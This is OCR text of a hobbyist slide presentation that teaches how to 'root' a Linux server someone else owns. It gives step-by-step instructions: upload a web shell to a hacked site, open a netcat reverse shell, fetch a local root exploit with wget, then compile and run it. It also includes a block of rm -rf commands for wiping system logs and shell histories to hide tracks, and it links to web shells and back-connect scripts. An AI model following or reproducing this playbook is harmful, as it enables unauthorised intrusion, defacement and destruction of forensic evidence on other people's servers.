
Rooting a server!!!!

By
Bhashit Pandya
Security Researcher

Acknowledgement


The presentation is dedicated to my dad and mom who always supported me and never let me down..

I would Like to thank **Ashish Mistry** for his support in this Presentation and inspiring me to work more hard and well being..



disclaimer

The Presentation is for ethical and learning purpose. Don't use this knowledge for hacking and defacing.
I am not responsible for what you do with this presentation.
I expect you to be positive and no evil purpose!
and never inspire to do so.




Have you ever heard of rooting cell phones?

If yes then what do you gain after rooting a phone??
You can do many things.
For Instance:-

Allowing files which are not allowed
Increase the performance quality
And many other things..

Here I am going to talk about rooting a server.
Have you ever thought of rooting a server?? ☺

So here we go..
Lets Begin..




What do you Mean by Rooting a server?

By
Bhashit Pandya


Rooting a server gives a root level access of that server.

Actually root is a privilege given to a person to maintain Administration of that's server and if you get that privilege you can do anything with it.


It can be only done in linux server!



So,
How will you r00t a server??? Any idea??
Ummmm any guesses??
I'll tell you how!



There are few ways to r00t a server!! Which are they??




There are 3 ways to r00t a server! They are

1. With SQL by reading same important files on it root password.

2. With exploit on software (Buffer Overflow).

3. With Local r00t Exploit

I'll explain the 3rd method by Local r00t Exploit here in this presentation!




What is local r00t exploit?

A code is executed which is basically an exploit which runs a condition in kernel/kmod.c, which creates kernel thread in insecure manner. This bug allows to trace cloned process and to take control over privileged modprobe binary.


In other words,

Local r00t exploit is used to crack your system i.e. the program or code will be used to gain local root access.

The same we will run it on the server!!




Ok so 1st you anyhow need to Hack a site
2.Gaining admin privilege
3.Upload a back door or shell you can say.
4.Find its kernel and find the kernel local root exploit.
5.Back Connect it
6.Run Local r00t Exploit
7.Done



I conceder you already hacked a site and you have a shell in it. If not yet shell you can find some of the sites having huge collection of shell at the end of the presentation

So the 1st step you'll do is to find a local r00t exploit of that server!!


Suppose the following img is the shell and kernel is 2.6.18-274.18.1.el5PAE #1 SMP 2012 i686



But how will you find local r00t exploit??
Don't worry! ☺ let me tell you how!

First of all we you need to know what version of Kernel.

1. You can know that from your shell for example For example this version is **2.6.18 - 2012**



OR
2. Go To Execute case on your shell and write
uname –a


Both will result in same!

Now lets find local root exploit of **2.6.18 – 2012**

Go to www.google.com for example
write “Local Root 2.6.18 – 2012”
OR
Go to Security websites
like
Exploit-DB.com
Or Injector or Packet Storm Security or vfocus, etc etc etc… and find the exploit there!! You can find some of the sites at the end of the presentation..


There are mainly 2 types of local root exploits
1. **Local.c** : Not yet ready to use as it a source code and we need to compile it.
2. **Local** : Ready to Run as it’s a compiled binary

We’ll do it later on!




Now we need to back connect it from our binded shell!! ☺

Now why we need to back connect it??
Well there are many incoming connections and DMZ(Type of internal firewall) also protect the server from attacker to gain access even if the attacker managed to have a shell, back connect helps to bypass all the mess.
So how will you back connect?? ☺



So how will you back connect??

Upload a shell like the one given bellow..



1. Your IP
2. Port
3. Perl
4. Connect

Next,
Download a tool named netcat from net..
I have collected few download links of Netcat win version
You must receive the back connect with
This tool..

After that open your CMD if you are
under windows
or terminal if you are under-Linux.
I will explain only Windows and because
is the
same on Linux.

Press nc -vlp 433

Ok now its time to get your exploit in your shell and run exploit ;)

1. Type **wget [the link of the localr00t.zip]**

For Example:
wget http://sitename.com/localr00t.zip

2. Type **unzip localr00t.zip**

3. Type **chmod 777 local.c**
Its changing permission to the file!


4. Now to change the localr00t from
localr00t.c to localr00t

Type **gcc localr00t.c -o localr00t**

5. Type **chmod 777 localr00t**

6. **./local** to local root work


7. su
then see your id
uid=0(root) gid=0(root) groups=0(root)



You will see something like **uid=0**
Which means you gained root privilege


VOILAAAAAAAA!! Server root successfully!

What can be done if you get a r00t level access to a server??




Well there are lots of things can be done with it as for example

- Withdrawal of my domain
- Mass Deface(Mass Attack on index of all the sites)
- Registering to Any Mirror site as a proof of your root or hack or anything you call.. :P
- **Clearing your tracks**



How will u clear you logs??
No worries just type these commands and all your tracks are covered!!

```
rm -rf /tmp/logs
rm -rf $HISTFILE
rm -rf /root/.ksh_history
rm -rf /root/.bash_history
rm -rf /root/.ksh_history
rm -rf /root/.bash_logout
rm -rf /usr/local/apache/logs
rm -rf /usr/local/apache/log
rm -rf /var/apache/logs
rm -rf /var/apache/log
rm -rf /var/run/utmp
rm -rf /var/logs
rm -rf /var/log
rm -rf /var/adm
rm -rf /etc/wtmp
rm -rf /etc/utmp
find / -name *.bash_history -exec rm -rf {} \;
find / -name *.bash_logout -exec rm -rf {} \;
find / -name "log*" -exec rm -rf {} \;
find / -name *.log -exec rm -rf {} \;
```



Here are some useful things you will help to root any server..

Exploit will be available here:

- www.**exploit-db**.com
- www.**1337day**.com
- www.**exploitsdownload**.com
- www.**allinfosec**.com
- www.**emperor-team**.org/tools
- http://goo.gl/it8Kd

Backdoor/Shell here:

➔404 shell + a small TUT

- http://goo.gl/T82Ps

➔C99,r57 and other

- http://goo.gl/joDbd
- http://goo.gl/VvRgN

➔Dhanush Shell(latest version)

- http://goo.gl/Trr7w

➔Back connect scripts can be found here:

- http://goo.gl/wQRna
- http://goo.gl/xEYnx
- http://goo.gl/B8bh3

Note: Save them as .py format.

➔Download netcat for windows:


- http://goo.gl/ztJYz
- http://goo.gl/j5U6R

➔Finally a mega one where you can find all the local root exploit tools..

- http://goo.gl/CFy3f
- http://goo.gl/tqgRN

I hope you Enjoyed and understood..
For any query you may contact me at my facebook account that is Fb.com/bhashit.pandya

Eagerly waiting for your feedbacks



Be safe and hack well.. ☺

Hack to learn don't learn to hack.. ☺